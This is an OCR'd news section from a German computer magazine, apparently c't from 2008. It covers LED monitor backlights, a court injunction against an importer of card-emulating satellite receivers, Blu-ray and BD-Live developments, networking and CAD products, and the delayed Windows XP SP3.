

Vorteile ist aufgrund der höheren Anschaffungspreise in naher Zukunft nicht mit einer raschen LED-Durchdringung im TV-Bereich zu rechnen: Studien sagen für 2010 einen Anteil von rund fünf Prozent voraus.

Im Unterschied zu Notebooks geht bei den PC-Monitoren der Trend zum RGB-LED-Backlight, da Pseudo-White-LEDs nicht zur Darstellung satterer Farben verhelfen. Auf Schirmen mit RGB-LEDs wird weißes Licht durch Mischen

der Grundfarben Rot, Grün und Blau erzeugt. Im Vergleich zu Kaltkathodenröhren (CCFL, Cold Cathode Fluorescence Light) besitzen RGB-LEDs ein schärfer abgegrenztes Farbspektrum und deshalb besonders satte Grundfarben. Damit bestückte Monitore stellen in Sachen Farbwiedergabe derzeit erhältliche Wide-Cor-Gamut-Schirme in den Schatten.

Samsung hat mit dem XL24 und dem XL30 seit rund sechs Monaten gleich zwei RGB-LED-Eisen im Feuer. NEC bietet mit dem SpectraVIEW Reference 21 seit rund drei Jahren einen RGB-Schirm an. Bei Acer bekommt man mit dem AL 1917L und dem AL 2216WL 19- und 22-Zöller. Im Sommer will HP einen Monitor mit RGB-LED-Backlight auf den Markt bringen. Im kommenden Jahr dürfte LG nachziehen.

Bis zum großen Durchbruch könnte indes noch einige Zeit vergehen: Die Monitorhersteller müssen die LEDs selektieren, um in jedem Display Leuchtdioden mit ähnlichen Eigenschaften verbauen zu können. Grund: Wenn die Schaltcharakteristik und die Farbtemperatur der einzelnen LEDs nicht annähernd gleich sind, wäre ein fleckig-buntes Weißbild die Folge. Entsprechend sind Monitore mit LED-Backlight teurer als Displays mit Kaltkathodenröhren als Lichtquelle. (spo)



Im Vergleich zu Displays mit CCFL-Backlight (oben) erkennt man beim RGB-LED-Monitor (unten) ein Farbspektrum mit sauber abgegrenzten Peaks. Besonders Rot fällt deutlich satter aus.

Anzeige

Einstweilige Verfügung gegen Receiver-Importeur

Vor dem Landgericht Hamburg hat Premiere eine einstweilige Verfügung gegen einen Importeur von sogenannten patchbaren Free-To-Air-Receivern erwirkt: Der Zehnder GmbH ist es demnach ab sofort unter Androhung eines Ordnungsgeldes in Höhe von bis zu 250 000 Euro oder einer Ordnungshaft von bis zu sechs Monaten „verboten, Digitalreceiver, deren Firmware (Betriebssoftware) einen sogenannten Emulator enthält, der das Vorhandensein einer Smartcard simuliert, und die dadurch zusammen mit einer verfügbaren Software die Umgehung des Zugangskontrollsystems der Antragstellerin ermöglichen, herzustellen, einzuführen, zu verbreiten, zu verkaufen, zu gewerb-

lichen Zwecken zu besitzen und/oder deren Absatz zu fördern“ (Ziffer I. der einstweiligen Verfügung). Gleichzeitig ordnete das Gericht an, dass Zehnder „sämtliche in ihrem Besitz befindlichen, unter Ziffer I. bezeichneten Receiver, zur Sicherstellung und Verwahrung an den zuständigen Gerichtsvollzieher herauszugeben“ habe.

Seit dem Weihnachtsgeschäft 2007 waren die patchbaren Free-To-Air-Receiver hauptsächlich aus asiatischer Fertigung massenhaft nach Deutschland eingeführt worden. Dabei hätten Importeure laut Premiere wohl wissend in Kauf genommen, dass in den Geräten bewusst Vorrichtungen vorinstalliert waren, mit deren Hilfe man das Sicherheits-

system des Senders umgehen konnte.

Premiere lässt nun die Vertriebswege des Importeurs bis zum Endkunden verfolgen, um die illegale Nutzung dieser Geräte zu unterbinden und gegen alle beteiligten Personen, die diese Receiver ver- oder gekauft haben, juristisch vorzugehen. Der Sender wird nach eigenen Angaben dabei durch die Rechtsprechung des LG Hamburg unterstützt. Tatsächlich ist von Endkunden in den zitierten Passagen der Verfügung keine Rede.

Jetzt bereitet Premiere eine umfassende Klage auf Schadensersatz vor – gegen den Importeur Zehnder und gegen alle an diesem Handel beteiligten Personen. (nij)

„Matrix“-Macher filmen rein digital

Zwei Tage nach der Welturaufführung in Los Angeles feierte am 28. April in Berlin mit „Speed Racer“ der neue, größtenteils in Deutschland gedrehte Film von Andy und Larry Wachowski seine Europapremiere. Für die Gebrüder Wachowski ist die nach unbestätigten Angaben 150 Millionen Dollar teure Produktion das erste rein digital produzierte Werk. „Speed Racer“ ist die Realfilm-Version der japanischen Anime-Fernsehserie „Mach GoGoGo“ von 1967, die im US-Fernsehen unter dem Titel „Speed Racer“ lief.

Für die komplexen Bildkompositionen wurde die aktuelle Digitaltechnik voll ausgenutzt. So ließen sich die Aufnahmen aus verschiedenen Studios nicht erst nach Drehschluss in der Postproduktion kombinieren, sondern direkt am Set in HD-Qualität überprüfen.

Das visuelle Konzept für „Speed Racer“ sah eine Komposition mehrerer Ebenen vor, wobei Vordergrund, der mittlere Hintergrund und die umgebende Landschaft vollkommen scharf dargestellt werden sollten. Um diese an Computerspiele erinnernde Ästhetik exakt umzusetzen, war eine direkte Kontrolle der abgedrehten Einstellungen nötig. Die Szenen wurden vor Blue- beziehungsweise Green-Screen-Wänden gedreht und anschließend mit Kulissenaufnahmen aus anderen Studios und den in QuickTime Virtual Reality (QTVR) als 360-Grad-Computermodelle vorliegenden Landschaftsaufnahmen kombiniert.

Den Kamerateams standen die fünf ersten Serienmodelle der neuen Sony F23 HD-Kamera zur Verfügung. Die F23 ist der größere Nachfolger der HDW F-900,

mit deren Einsatz bei „Krieg der Sterne: Angriff der Klonkrieger“ 2002 das Zeitalter der Digitalaufnahme in Hollywood begann. Die F23 bietet einen höheren Kontrastumfang und zeichnet erstmalig ein unkomprimiertes Farbsignal (RGB 4:4:4) auf Band auf. Bei den Dreharbeiten in Potsdam diente die Bandaufzeichnung der Kameras allerdings nur als Sicherheitsreserve. Die Video-Daten wurden unkomprimiert auf digitalen Rekordern der englischen Firma Codex Digital aufgezeichnet.

Die Wachowski-Brüder haben gezeigt, welche Möglichkeiten in der digitalen Filmproduktion liegen; ob sie mit der visuellen Gestaltung von „Speed Racer“ erneut einen Trend auslösen wie mit ihren Extremzeitlupen à la Matrix, wird sich zeigen.

(Georg Immich/vbr)

Sendetermine

Die wöchentliche Computersendung bei **hr fernsehen** (www.cttv.de) wird in Zusammenarbeit mit der c't-Redaktion produziert. Moderation: Mathias Münch. c't-Experte im Studio: Georg Schnurer.



17. 5. 2008, 12.30 Uhr: Multifunktionsglotzen – Bildschirm für Fernsehen und PC im Test. Vorsicht Kunde! Dynamische Zeitzählung – Probe-wochen mal ganz anders gerechnet. Drangeblieben – Was ist aus den Vorsicht-Kunde-Fällen geworden? Wiederholungen:

17. 5., 13.30 Uhr, *Eins Plus*

19. 5., 11.30 Uhr, *RBB*

19. 5., 17.30 Uhr, *Eins Plus*

20. 5., 21.30 Uhr, *Eins Plus*

21. 5., 1.30 Uhr, *Eins Plus*

22. 5., 0.15 Uhr, *hr fernsehen*

22. 5., 5.25 Uhr, *hr fernsehen*

22. 5., 5.30 Uhr, *Eins Plus*

23. 5., 9.20 Uhr, *hr fernsehen*

23. 5., 9.30 Uhr, *Eins Plus*

24. 5. 2008, 12.30 Uhr: Schnurer hilft! Beim kleinen Technik-Ärger zwischendurch hilft unser Experte im Studio. Dazu gibt's das „Computer-versteher-T-Shirt“ zu gewinnen. Was ist eigentlich ...? Das beliebte Begriffseraten beim c't magazin Computer ABC. Wiederholungen:

24. 5., 13.30 Uhr, *Eins Plus*

26. 5., 11.30 Uhr, *RBB*

26. 5., 17.30 Uhr, *Eins Plus*

27. 5., 21.30 Uhr, *Eins Plus*

28. 5., 1.30 Uhr, *Eins Plus*

29. 5., 0.00 Uhr, *hr fernsehen*

29. 5., 5.25 Uhr, *hr fernsehen*

29. 5., 5.30 Uhr, *Eins Plus*

30. 5., 9.20 Uhr, *hr fernsehen*

30. 5., 9.30 Uhr, *Eins Plus*

AACS soll auf Managed Copy verzichten

Das von der Blu-ray Disc genutzte Kopierschutzsystem AACS soll in seiner für den Sommer geplanten finalen Spezifikation offenbar keine Mandatory Managed Copy (MMC) enthalten. Wie das Branchenblatt "Consumer Electronics Daily" berichtete, würde MMC bislang von der Mehrheit der Hollywood-Studios nicht akzeptiert. Diese setzen

eher auf individuelle Einzellösungen. So legte 20th Century Fox dem Blu-ray-Film „Hitman“ eine DVD mit einer DRM-geschützten Kopie des Films in Standard-Auflösung für mobile Abspielgeräte bei, die mit Apples FairPlay oder Microsofts DRM 10 zusammenarbeiten. Lionsgate hat eine Kooperation mit Apple geschlossen und will zukünftig seinen Blu-ray-

Filmen einen Code beilegen, mit denen Kunden eine mobile Version des Films von iTunes herunterladen können, wozu sie sich allerdings bei Apples Online-Shop anmelden müssen. Sony plant wiederum, dass Besitzer der Playstation 3 geschützte Kopien von Blu-ray-Filmen in verminderter Auflösung auf die PSP kopieren können. (hag)



A/V-Notizen

Die Sony Corporation of America will für rund 260 Millionen US-Dollar sowie weitere Vergütungen die **CD-Titel-datenbank** Gracenote übernehmen. Der Dienstleister liefert Zusatzinformationen zu Musikstücken und Audio-CDs. Musikdienste (wie iTunes) und -programme nutzen Gracenote.

Anzeige

Erste Blu-ray-Titel mit Internet-Anbindung


Kaum ein Thema spaltet das Lager der Videogucker so sehr wie das des Bonusmaterials: Während die einen auch alles begutachten wollen, was bei der Produktion eines Films auf dem Boden des Schneideraums landete, ist für die anderen schon das Making-Of überflüssiger Schnickschnack, der nur kostbaren Platz für den eigentlichen Film auf der Disc wegnimmt. Letztere werden sich daher auch nicht für den neuesten Interaktivitätsstreich des Blu-ray-Lagers namens „BD-Live“ begeistern: Bei der lässt sich über das Hauptmenü eine kleine in Java programmierte Portal-Applikation starten, über die man dann – einen Internetanschluss vorausgesetzt – Extras aus dem Internet nachladen kann.

Vor allem aber liefert Sony Pictures Bonusmaterial-Hassern mit seinen ersten beiden in den USA veröffentlichten Blu-ray Discs mit BD-Live-Funktion Munition. So fällt der durch die Internet-Anbindung gelieferte Mehrwert äußerst mager aus: „The 6th Day“ bietet lediglich sechs Blu-ray- und drei Kinotrailer in HD- und SD-Auflösung zum Download, bei „Walk Hard – The Dewey Cox

Story“ hat man daneben Zugriff auf drei Videoclips. Letztere haben allerdings gerade einmal Laufzeiten um zwei Minuten und liegen zudem nur in Standardauflösung vor, womit sie noch locker auf die Scheiben des Doppel-Disc-Sets gepasst hätten.

Im Test bewies sich BD-Live zudem als äußerst lahm: Selbst mit einem schnellen DSL-Internetzugang dauert es vom Aufruf der BD-Live-Funktion bis zur Wiedergabe des ersten zweiminütigen SD-Videos gut vier Minuten. Einen HD-Clip bekommt man selbst mit einer Standleitung erst nach gut acht Minuten zu sehen. Immerhin werden die heruntergeladenen Clips gespeichert und lassen sich beliebig oft abspielen.

Außerhalb des PC-Bereichs lässt sich die neue Funktion derzeit allerdings nur mit Sonys Blu-ray-tauglicher Spielkonsole Playstation 3 (PS3) nutzen, die seit der Firmware 2.20 ihren Ethernetanschluss und die Festplatte auch BD-Live-Titeln zur Verfügung stellt. Den klassischen Standalone-Playern mangelt es hingegen bislang an einer (zu diesem Zweck nutzbaren) Internetverbindung und ausreichend



Das Online-Angebot der ersten BD-Live-Titel (hier „Walk Hard“) ist recht schlicht; „The 6th Sense“ bietet sogar nur Trailer.

großem Speicher. Ob Computer mit Blu-ray-Laufwerk und Internetanbindung in der Lage sind, BD-Live zu nutzen, hängt vom installierten Software-Player ab. WinDVD 9 zeigt im besten Fall nur an, dieses Feature nicht zu unterstützen, und verabschiedete sich im schlechtesten beim Aufruf des Menüpunktes komplett. Cyberlink lieferte für die Vollversion von Power DVD 7.3 Ultra Ende April einen BD-Live-Patch nach (siehe Soft-Link), ein entsprechendes Update für Version 8 soll Mitte Mai folgen.

Nutzer einer Playstation 3 dürften früher oder später am

Sinn von BD Live zweifeln: Nutzt man für den Download eines HD-Trailers stattdessen den Sony Playstation Store, so landet der Film über dieselbe Verbindung in rund 1:15 Minuten auf der Harddisk – und lässt sich während des Downloads bereits wiedergeben, was bei der Nutzung von BD-Live nicht möglich ist. Die auf der Harddisk gespeicherten Videos aus dem Store lassen sich zudem jederzeit abspielen, während bei den über BD-Live bezogenen Clips stets die passende Blu-ray Disc laufen muss. (nij)

 [Soft-Link 0811034](#)

Standalone-Player für Blu-ray Disc verkaufen sich schlecht

Eine Analyse des Marktforschungsunternehmens NPD Group hat ergeben, dass die Niederlage der HD DVD in den USA nicht zu einem Anstieg der Blu-ray-Player-Verkäufe führte. Vielmehr seien die Verkäufe von Standalone-Playern für dieses Format von Januar auf Februar 2008 um satte 40 Prozent eingebrochen und hätten sich auch im März mit einem Plus von 2 Prozent kaum erholt. Laut NPD-Analyst Ross Rubin ist dafür in den USA aktuell eine verstärkte Nachfrage nach

DVD-Playern mit Upscaling-Funktion zu verzeichnen, die von vielen Konsumenten aufgrund des günstigeren Preises einem HD-Disc-Player vorgezogen würden.

Unerwähnt bleibt in der Analyse, dass es in der Endphase des Formatstreits in den USA zahlreiche Promotion-Aktionen für Blu-ray-Player gab, die nach der Niederlage der HD DVD gestoppt wurden. Wie berichtet führte dies sogar zu einem Preisanstieg bei Blu-ray-Playern. Zudem lässt NPD Sonys Playsta-

tion 3 außen vor, die viele Heimcineasten immer noch (und nach dem BD-Live-Update gerade) als besten Blu-ray-Player ansehen.

Auf jeden Fall verbessert sich nach dem Ende der HD DVD das Angebot an Blu-ray-Titeln: Das Hollywood-Studio Paramount, das im Streit zwischen der Blu-ray Disc und der HD DVD zunächst Filme in beiden Formaten veröffentlicht hatte und später (gemeinsam mit dem Partner-Studio Dreamworks) komplett ins HD-DVD-Lager gewechselt war,

wird ab dem kommenden Monat wieder Blu-ray-Titel veröffentlichen. Die ersten Scheiben sollen in den USA am 20. Mai erscheinen, der globale Blu-ray-Neustart ist für den 24. Juni geplant. Universal kündigte währenddessen an, seine amerikanischen Blu-ray Discs mit verlustfrei komprimierten Surround-Sound nach dem Standard „DTS HD Master Audio“ auszustatten. Seine HD DVDs hat das Studio noch überwiegend mit Dolby-Digital-Plus-Ton versehen. (nij)

Tastatur für raue Umgebung

Von Gebe (www.tastaturen.com) gibt es eine spritzwassergeschützte (IP65) Tastatur im Mini-format. Auf einer Standfläche von nur 222 mm mal 110 mm sind 71 Tasten einschließlich abgesetztem Nummernblock angeordnet. Das Tastenlayout entspricht der deutschen Belegung, allerdings sind Umlaute und andere Sonderzeichen auf

einer zweiten Ebene untergebracht. Die Tastenkontakte sind als Silikon-Schaltmatte ausgeführt, was – ebenso wie die geringen Tastenabstände – ein Schreiben mit 10 Fingern nicht erlaubt. Mit etwa 182 Euro ist die GTG-71 auch nicht für den Endverbraucher gedacht, sondern beispielsweise für Maschinensteuerungen. (roe)



Das Modell GTG-71 gibt es mit PS-2- oder USB-Anschluss.

Anzeige

Standard für Heimvernetzung

Das Ende April aus der Taufe gehobene HomeGrid Forum (<http://homegridforum.org>) will einen übergreifenden Standard für die Heimvernetzung erarbeiten, der bestehende Kabelsysteme wie das Stromnetz (Powerline Communication, Indoor-PLC), TV-Kabel und das vorwiegend in den USA verbreitete Haustelefonnetz zur Übertragung nutzt. Ziel sei eine umfassende Spezifikation für die Auslieferung von Multimedia-Inhalten und die Vernetzung der

Geräte im Haushalt, egal welches Übertragungsmedium man einsetzt. Das HomeGrid Forum arbeitet dafür an einem gemeinsamen Standard für den Medienzugriff (MAC) und die Übertragung (Physical Layer, PHY). Zusammen mit der bereits 2005 gestarteten Arbeitsgruppe G.hn bei der International Telecommunication Union (ITU) soll die Spezifikation bis Ende 2008 fertig sein.

Der HomeGrid-Standard soll die bestehenden, zueinander in-

kompatiblen Standards ablösen – notorisch sind die konkurrierenden PLC-Verfahren der HomePlug Alliance und der UPAPLC-Organisation. Unterdessen hat die Universal Powerline Association (UPA) bereits mit der Arbeit am Powerline-Communication-Standard PowerMAX begonnen, der 400 MBit und mehr Daten pro Sekunde über Stromleitungen transportieren und zu den aktuellen UPAPLC-Spezifikationen kompatibel sein soll. (ea/rek)

Open-Source-Stack für Industrie-Ethernet

Die Greizer SYS TEC electronic GmbH hat ihren Software-Stack für das Automatisierungsprotokoll Ethernet Powerlink als Open Source veröffentlicht (siehe Soft-Link). Das OpenPowerlink getaufte Paket enthält Software für den Managing Node (Master) und die Controller-Nodes (Slaves).

Mit gewöhnlichen Onboard-Ethernet-Controllern soll der System-Stack unter Linux Zykluszeiten bis herab zu 0,5 Millisekunden erreichen.

Laut Sys tec entspricht die Software der Spezifikation DS301 (Version 1.0.0) der Ethernet Powerlink Standardization Group

(EPSPG). Da der Stack unter der BSD-Lizenz steht, dürfen Anwender ihn kostenfrei verwenden, weiterentwickeln und in eigene Produkte integrieren. Eigene Anpassungen muss man nicht offenlegen, aber den Copyright-Vermerk des Urhebers im zugrunde liegenden Quelltext erhalten. (ea)

Fernwartung per Highspeed-Mobilfunk

Digi International hat mit dem Digi Connect WAN 3G einen Router für 3G-Mobilnetze entwickelt, der auch das Turbo-Verfahren HSDPA beherrscht. Derzeit liefert HSDPA je nach Netzaus-

bau bis zu 7,2 MBit/s in Empfangsrichtung. Der Digi Connect WAN 3G besitzt VPN-Funktionen (IPsec Peer) und eignet sich für Haupt- und Backup-Netzwerkverbindungen von dezentralen

Standorten wie beispielsweise entlegenen Anlagen, die Energieversorger ans Internet anbinden wollen. Für die Fernwartung von Geräten bringt er einen seriellen Port mit.

Außerdem sind ein Anschluss für hauseigene WatchPort-Sensoren und ein USB-Port an Bord, über den sich Datenspeicher wie USB-Sticks anschließen lassen, aber auch eine Digi-WatchPort-USB-Kamera oder ein externer GPS-Empfänger. Mittels der Open-Source-Programmiersprache Python lassen sich individuelle Steuerungsanwendungen entwickeln. Der Digi Connect WAN 3G ist ab sofort für 388 Euro erhältlich. (dz)

Der USB-Port des Digi Connect WAN 3G verbindet wahlweise einen USB-Stick, einen GPS-Empfänger oder eine USB-Kamera mit dem Mobilfunk-Router.



Erstes Mesh-WLAN nach IEEE-Standardentwurf

PacketHop hat ein Mesh-WLAN-System vorgestellt, das vermaschte Funknetze nach dem ersten Entwurf (Draft) für den kommenden IEEE-Standard 802.11s aufbaut. Die Technik ist als Software erhältlich oder in einem voll funktionsfähigen WLAN-Access-Point (AP). Der endgültige IEEE-Standard für vermaschte Funknetze (Mesh Networking) wird erst im Jahr 2009 erwartet, doch beteuert PacketHop, dass die Mesh-

Technik zu aktuellen Vorlagen zu IEEE 802.11s konform sei.

Aktuell unterstützt das Mesh-Firmware-Modul den WLAN-Chipsatz von Atheros. PacketHop hat die WLAN-Mesh-Software in ANSI-C geschrieben, was eine Umsetzung auf andere Hardware-Plattformen vereinfacht. Als Hardware-Empfehlung nennt der Entwickler eine MIPS-CPU mit 180 MHz oder einen x86-Prozessor mit 233 MHz, die auf 4 MByte

Flashspeicher und 16 MByte RAM zurückgreifen können.

Für den Aufbau des Mesh-Netzes und zur Datenübertragung zu herkömmlichen APs sei zudem nur ein Funkmodul nötig. Den Zugang zum Mesh-Netz sichert die Software per IEEE 802.1x EAP und über einen RADIUS-Server. Außerdem beherrscht sie Multi-SSID, WPA2 und Priorisierungstechniken wie QoS und WMM. (rek)



Netzwerk-Notizen

Die Version 9.1 der **Fernsteuersoftware** Netop Remote Control läuft unter den 32-Bit-Versionen von Windows Vista und authentifiziert Benutzer auf entfernten Systemen über Smartcards (Remote Smartcard Login). Neu hinzugekommen ist die Funktion Pack'n Deploy, die konfigurierte Host-Module als MSI-Pakete übers Netzwerk verteilt. Inhaber einer Netop-Remote-Lizenz, die nach März 2007 gekauft wurde, erhalten vom Hersteller ein kostenloses Update auf Version 9.1. Eine 30-Tage-Testversion steht nach einer Anmeldung auf der Hersteller-Website zum Download bereit (siehe Soft-Link).

Das **Notfall-Linux für Netzwerker** SystemRescueCD 1.0.2 arbeitet mit dem Kernel 2.6.24.05, der einen Treiber für das Reiser4-Dateisystem mitbringt. Die neue Version der Live-CD lässt sich per VNC fernsteuern und bringt Hilfsmittel für virtuelle private Netze wie OpenVPN, OpenSWAN, VPNC und PPTPClient mit. SSH-Sitzungen und -Tunnel startet SystemRescueCD bei Bedarf über Autossh neu (siehe Soft-Link).

Intel hat auf der Interop-Messe einen PCI-Express-Netzwerkadapter vorgestellt, der **10 GBit/s über Kupferkabel** überträgt (10GBASE-T). Die Adapter-Hardware sortiert und kopiert Daten zwischen virtuellen Maschinen und der Hardware (Virtual Machine Device Queue, VMDq). Ab Ende Juni soll der 10 Gigabit AT Server Adapter für knapp 1000 US-Dollar erhältlich sein.

Mit der Betriebssystemversion LCOS 7.5 erhalten die WLAN-Controller WLC-4006 und 4025 von Lancom Systems eine **Hotspot-Funktion**. Sie arbeitet auch ohne Anbindung an externe Billing-Systeme oder Kreditkartenanbieter und gibt Zugangsdaten (Voucher) mit zwei Mausklicks auf Standard-PC-Drucker aus.

 Soft-Link 0811036

Fürs Rendern zwischendurch

PLM-Hersteller Geometric bietet mit 3DPaintBrush v1.0 einen preisgünstigen Standalone-Renderer für einfache Visualisierungsansprüche an. Im Programm zieht der Anwender Farben und einstellbare Texturen einfach auf die Modelle oder einzelne Modellflächen und fügt Lichtquellen hinzu. Als Hintergrund kann man unter den vorgefertigten Bühnen wählen oder eigene Bilder und Umgebungen einfügen. Auch Modelle unterschiedlicher Herkunft lassen sich in derselben Szene platzieren. 3DPaintBrush importiert Modelle in den Austauschformaten DXF, STEP, IGES, OBJ und 3DS sowie in den generi-

schon Formaten DWG (AutoCAD) und SKP (SketchUp), außerdem aus dem 3D-Onlinemarkt Google Warehouse sowie direkt aus jeder aktiven OpenGL- oder DirectX-Anwendung heraus. Im Programm lassen sich die Modelle beliebig skalieren, vervielfachen sowie ein- und ausblenden; dies funktioniert selbst mit einzelnen Modellflächen. Renderings und Animationen lassen sich als JPG, BMP, PNG oder SVG sowie als Shockwave Flash und MS XAML ausgeben. 3DPaintBrush ist online für 100 Euro erhältlich.

(Harald Vogel/pen)

 **Soft-Link 0811037**



3DPaintBrush visualisiert bequem leuchtende Farben, Licht- und Schattenspiele.

Synchron modifiziert

Unter der Bezeichnung „Synchronous Technology“ versteht Siemens PLM Software (früher UGS) die freie Wahl zwischen „hierarchischer“ und „direkter“ Konstruktionsmethode, und zwar in jedem Stadium eines Projekts. So soll sich ein featurebasiertes Modell durch bloßes Ziehen mit der Maus modifizieren lassen, wobei seine hierarchische Struktur – die Erstellungshistorie – erhalten bleibt. Im Unterschied zu Mitbewerbern wie SolidWorks mit Instant3D verspricht der Hersteller zudem die Kontrolle über die Hierarchie selbst: Allein die Wahl des Objekts im Editor entscheidet noch über die Reaktion des Modells; ist das zu ändernde Objekt einem anderen hierarchisch untergeordnet, so tauschen die beiden – falls nötig – die Positionen im Hierarchiebaum. Neue Algorithmen beschleunigen Import und Bearbeitung und sollen selbst bei komplexen Modellen Echtzeitgefühl vermitteln.

Vom synchronen Modellieren sollen besonders die Änderungskonstruktion und Nachfolgeabteilungen wie CAE und CAM profitieren: Statt der heute üblichen iterativen Arbeitsweise optimieren sie das Modell in einer einzigen Sitzung und senden es an die Konstruktionsabteilung zurück, welche die Änderungen dann parametrisch einpflegt. Auch unterschiedliche CAD-Programme in den Abteilungen stellen kein Hindernis dar, denn die Modelle werden beim Import automatisch parametrisiert. Auf diese Art kann man Daten aus fremden CAD-Quellen nicht nur bearbeiten, sondern auch komplett übernehmen und in eigene Projekte und Bibliotheken einfügen. Synchronous Technology soll erstmals in den für Ende Mai angekündigten 3D-Konstruktionsprogrammen Solid Edge v21 (Midrange) und NX 6 (PLM) implementiert sein (www.ugs.plm.de). (Harald Vogel/pen)

CAM für PCB-Designer

Fab It! 2008 ist ein umfassendes CAM/DFM-Paket für Leiterplattenentwickler (PCB) und Platinenhersteller. Numerical Innovations hebt Besonderheiten hervor wie Skript-Interfaces für C/C++, Python, Perl und TCL, freies Editieren im althergebrachten Gerber-Format oder im modernen und wesentlich umfassenderen ODB++. AutoCAD-DXF-Dateien kann man nicht nur importieren, sondern auch bearbeiten und exportieren. Eingelassene Gerber-Dateien klopft die Software vor der Fertigung auf potenzielle Herstellungsprobleme (DFM, Design for Manufacturability) und Designvorgaben (DRC, Design Rule Check) hin ab. Sie verifiziert Bauteilmindestabstände, entlarvt thermische Konflikte und erkennt Masseprobleme sowie Lötbrücken. Ein Aufteilungswerkzeug optimiert die Gerber-Layouts für eine ökonomische Nutzung des Platinenmaterials. Als Ausgabeformate für die Auftragsübermittlung stehen zusätzlich PDF und PostScript zur Verfügung. Fab It! 2008 kostet in der Professional-Version umgerechnet 580 Euro, die abgespeckte Designer-Version 290 Euro.

(Harald Vogel/pen)



CAD-Notizen

PTC bietet online eine vollwertige 30-Tage-Testversion seiner CAM-Suite **Pro/Toolmaker** (früher NC-Graphics DepoCAM) an.

Vom 10. bis 24. Juni finden in München, Berlin, Frankfurt/Main, Hannover und Stuttgart die **CADFEM-Informationstage** zur Praxis der konstruktionsbegleitenden FEM-Berechnung statt. Die Teilnahme an den eintägigen Veranstaltungen ist kostenlos, eine Anmeldung unter www.cadfem.de jedoch erwünscht.

Eplan bietet mit Fluid Free eine kostenlose **Fluidtechnik-Software** mit voller Zeichnungs- und Normenunterstützung von fluidtechnischen Symbolen (www.eplan.de).



Soft-Link 0811037

Anzeige

Anzeige

Vorerst weder SP3 für XP noch SP1 für Vista als Autoupdate

Am 22. April verkündete ein Microsoft-Manager die Fertigstellung des Service Pack 3 für Windows XP, doch schon eine Woche später ruderte er wieder zurück: Statt das SP3 wie angekündigt am 29. April zum freien Download bereitzustellen, musste Microsoft stattdessen einräumen, dass es ein Kompatibilitätsproblem mit der Unternehmensanwendung Dynamics Retail Management System (RMS) gibt – die ebenfalls von Microsoft stammt.

Mittlerweile arbeitet der Konzern an einem Hotfix, doch solange der nicht fertig ist, wird das SP3 weder zum manuellen Download angeboten noch als Autoupdate ausgeliefert. Dementsprechend fehlte auf Microsofts Websites bis Redaktionsschluss jeder Hinweis auf eine Bezugsmöglichkeit der finalen Version – alle zu findenden Download-Hinweise bezogen sich noch auf Vorabversionen.

Dennoch ist das SP3 bereits von Microsofts Website zu be-

kommen, denn der direkte Download-Link ist mittlerweile bekannt (siehe Soft-Link). Da Privatkunden von dem Problem nicht betroffen sind, spräche im Prinzip nichts gegen die Installation des SP3 – allerdings häufen sich bei c't Hinweise von Anwendern, deren XP nach der Installation des SP3 nicht mehr startet, ohne dass bislang eine klare Fehlerursache erkennbar ist. Momentan sollte man also besser noch abwarten, und zwar zumindest bis das SP3 als Autoupdate kommt. Auf

Rechnern, auf denen das Autoupdate wie vorgegeben alle Patches einspielen konnte, sind momentan ohnehin keine Sicherheitslücken bekannt, die nur mit dem SP3 zu schließen wären.

Das entdeckte Problem betrifft auch das SP 1 für Windows Vista, welches ja bereits seit einiger Zeit zum freien Download bereitsteht und bei dem sogar bereits die Auslieferung über die Autoupdate-Funktion von Vista begonnen hatte – die mittlerweile wieder gestoppt wurde. Fir-

men, die sowohl Vista mit SP1 als auch RMS einsetzen, sollen sich umgehend mit dem Microsoft-Support in Verbindung setzen. Microsoft stellt das SP1 jedoch weiterhin zum Download bereit.

Es ist nicht das erste Problem mit dem SP1: Bereits kurz nach Fertigstellung musste Microsoft mehrere Updates zurückziehen, die Voraussetzung für die Installation des SP1 als Autoupdate sind. Erst seit Kurzem stehen sie wieder zum Download bereit. Als inkompatibel erwiesen sich auch die Sprachpakete, die Microsoft für Vista Ultimate (bei Kunden mit Volumenlizenzverträgen auch für Business und Enterprise) bereitstellt, um etwa aus einem deutschsprachigen ein englischsprachiges Vista zu machen. Erst mit wochenlangender Verzögerung stellte Microsoft jetzt kompatible Sprachpakete bereit, zu bekommen über die Update-Funktion von Vista. (axv)



Offiziell liefert Microsoft das SP3 für XP zwar noch nicht aus, doch lässt es sich trotzdem bereits herunterladen – allerdings nur über den direkten Download-Link.

 [Soft-Link 0811040](#)

Hewlett-Packard will Windows XP länger liefern

Nach Microsofts Willen sollen große PC-Hersteller nach dem 30. Juni 2008 keine PCs mit vorinstalliertem Windows XP mehr ausliefern. Doch Hewlett Packard gab nun bekannt, seinen Kunden noch mindestens bis Ende Juni 2009 Rechner mit XP anbieten zu wollen. Das Unternehmen stützt sich dabei auf das von Microsoft eingeräumte Recht eines Downgrade von Vista auf XP. Das erlaubt es bei bestimmten

